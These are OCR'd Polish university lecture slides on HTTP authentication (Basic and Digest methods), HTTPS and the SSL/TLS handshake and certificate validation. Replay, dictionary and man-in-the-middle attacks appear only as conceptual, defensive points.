
Technologie internetowe – protokół HTTP

Uwierzytelnianie – metoda Basic




Technologie internetowe – protokół HTTP

Uwierzytelnianie – metoda Basic



Technologie internetowe – protokół HTTP

Uwierzytelnianie – metoda Basic




Uwierzytelnianie – metoda Basic

- **Uwagi**
  - informacja o nazwie użytkownika i hasło przesyłane są (niemal) „otwartym tekstem” – kodowanie Base-64 nie jest wystarczającym/żadnym zabezpieczeniem
  - nawet gdyby powyższe informacje były lepiej kodowane, to nic nie chroni ich przed przechwyceniem i wykorzystaniem do nieautoryzowanego dostępu
  - metoda Basic jest podatna na wykradanie hasła przez „fałszywe serwery” (ang. *spoofing*) – nie oferuje żadnych mechanizmów weryfikacji „tożsamości serwera”
- Metodę Basic można bezpiecznie stosować wyłącznie w połączeniu z szyfrowanym połączeniem (SSL/TLS)

Uwierzytelnianie – metoda Digest

- Ulepszenie metody Basic, opisane w RFC 2617
  - pozwala na uwierzytelnianie bez konieczności przesyłania hasła w postaci „otwartego tekstu”
  - zamiast hasła przesyła jego „odcisk” zwany też „skrótem”, na podstawie którego, nie da się odtworzyć samego hasła
  - zabezpiecza przed przechwyceniem transmisji uwierzytelniającej w celu późniejszego wykorzystania
  - opcjonalnie może służyć do zabezpieczania zawartości wiadomości HTTP przed nieautoryzowaną zmianą
  - opcjonalnie pozwala na „uwierzytelnienie serwera”


Idea działania metody Digest



Uwierzytelnianie – metoda Digest


- Wykorzystywane elementy
  - funkcja haszująca – **`MD5`**
  - dane uwierzytelniające, zawierające (tajne) hasło – **`A1`**
  - dane związane z wiadomością – **`A2`**
  - „liczby jednorazowe” (ang. ***nonce** values*)
- *RFC 2617* definiuje dwie metody wykorzystania funkcji skrótu do reprezentacji danych uwierzytelniających
  - **`MD5`**
  - **`MD5-sess`** (tzw. sesyjna metoda MD5)

Metoda Digest – nieco „techniczniej”



response = MD5[**MD5(username:realm:pass)**:nonce:nc:cnonce:qop:MD5(metoda:URI)]

Symetryczne uwierzytelnienie



Metoda Digest – odporność na ataki

- Najważniejsze metody potencjalnego ataku:
  - atak przez powtarzanie (*replay attack*)
  - atak słownikowy (*dictionary attack*)
  - atak metodą „*man in the middle*”

Metoda Digest – odporność na ataki

- Atak przez powtarzanie
  - atakujący przechwytuje żądanie pochodzące od uwierzytelnionego klienta, a następnie powtarza je
  - atakujący musi poradzić sobie z zabezpieczeniami, a w szczególności ze zmieniającymi się wartościami liczb jednorazowych
  - liczba jednorazowa powinna być stosowana jednorazowo (sic!), bądź przez bardzo krótki czas
- Przy poprawnym wykorzystaniu liczb jednorazowych metoda Digest jest w zasadzie odporna na atak przez powtarzanie


Metoda Digest – odporność na ataki

- Atak słownikowy
  - mimo że hasło jest chronione, wciąż istnieje możliwość jego odgadnięcia
  - atakujący może wykorzystywać listę „kandydatów na hasło” – słownik bądź próbować wygenerować hasło na podstawie innych danych, np. nazwy użytkownika
  - krytyczną wagę ma należyty wybór hasła
- Odporność metody Digest na atak słownikowy jest analogiczna jak innych metod uwierzytelniania, w których hasło odgrywa podstawową rolę – im lepsze hasło tym większa odporność

Metoda Digest – odporność na ataki

- Atak metodą „man in the middle”
  - atakujący umieszczony pomiędzy klientem a serwerem może przechwytywać i modyfikować część lub całość komunikacji, np.
    - klient, w reakcji na działania atakującego, może użyć uwierzytelniania metodą Basic zamiast metodą Digest
    - atakujący może modyfikować żądania klienta
    - atakujący może modyfikować treść przesyłanych zasobów
- Przy użyciu uwierzytelniania symetrycznego oraz `qop = auth-int` metoda Digest jest odporna na podane wyżej aspekty ataku „man in the middle”, ale już nie np. na podsłuchiwanie...

„Man in the middle” - przykład scenariusza




HTTPS

„bezpieczna wersja” HTTP

HTTPS = HTTP w SSL/TLS

- HTTPS nie jest odrębnym protokołem – polega na „zanurzeniu” protokołu HTTP w SSL/TLS



HTTPS – szyfrowany HTTP

- Kiedy używamy połączeń HTTPS wszystkie żądania i odpowiedzi HTTP są szyfrowane zanim zostaną wysłane do sieci
- SSL/TLS wykorzystuje dwa sposoby szyfrowania
  - szyfr asymetryczny (z kluczem publicznym) do ustalenia parametrów bezpiecznej komunikacji
  - szyfr symetryczny do szyfrowania komunikacji po jej nawiązaniu i ustaleniu oraz bezpiecznym przesłaniu wspólnego klucza


HTTP / HTTPS

Połączenie TCP z portem 80

Żądanie HTTP przesyłane przez TCP

1. Połączenie TCP z portem 443

2. „Uścisk dłoni” (handshake) protokołu SSL




3. Żądanie HTTP przesyłane przez SSL/TLS

HTTP / HTTPS

Odpowiedź HTTP przesyłana przez TCP

Zamknięcie połączenia TCP



4. Odpowiedź HTTP przesyłana przez SSL/TLS

5. Potwierdzenie zamknięcia sesji protokołu SSL

6. Zamknięcie połączenie TCP

HTTPS – uproszczony „uścisk dłoni" SSL


1. Klient pyta o wybór metody szyfrowania i żąda certyfikacji

2. Serwer wysyła informację o wyborze szyfru oraz certyfikat

3. Klient wysyła „sekret", klient i serwer ustalają „klucze" do dalszej transmisji

4. Klient i serwer ustalają, że dalsza transmisja będzie już szyfrowana


„Jednokierunkowy" uścisk dłoni SSL/TLS




HTTPS - uwierzytelnianie

- Protokół SSL/TLS pozwala stosować uwierzytelnianie symetryczne
  - certyfikat serwera wędruje do klienta
  - certyfikat klienta wędruje do serwera
  - klient i serwer wymieniają „sekrety" zaszyfrowane swoimi kluczami publicznymi, aby potwierdzić swoją tożsamość
- W praktyce, metoda ta jest rzadko wykorzystywana
  - większość klientów nie posiada osobistych certyfikatów
  - w większości przypadków zdecydowanie ważniejsza jest „tożsamość serwera" niż „tożsamość klienta"


SSL/TLS - certyfikaty



SSL/TLS - certyfikaty



SSL/TLS – organy certyfikacji



SSL/TLS – walidacja certyfikatu

- Protokół SSL/TLS nie wymaga walidacji certyfikatów (jest ona opcjonalna), ale większość współczesnych klientów sprawdza między innymi:
  - daty (początkową i „ważności”) certyfikatu
  - czy certyfikat został podpisany przez „godny zaufania” organ certyfikacji (*CA – certificate authority*)
  - prawdziwość podpisu ośrodka certyfikacji
  - czy zawarta w certyfikacie nazwa domeny odpowiada nazwie domeny serwera (pewien problem dla serwerów wirtualnych)
- Jeśli którykolwiek z testów się nie powiedzie, klient informuje o tym fakcie użytkownika

SSL/TLS – walidacja certyfikatu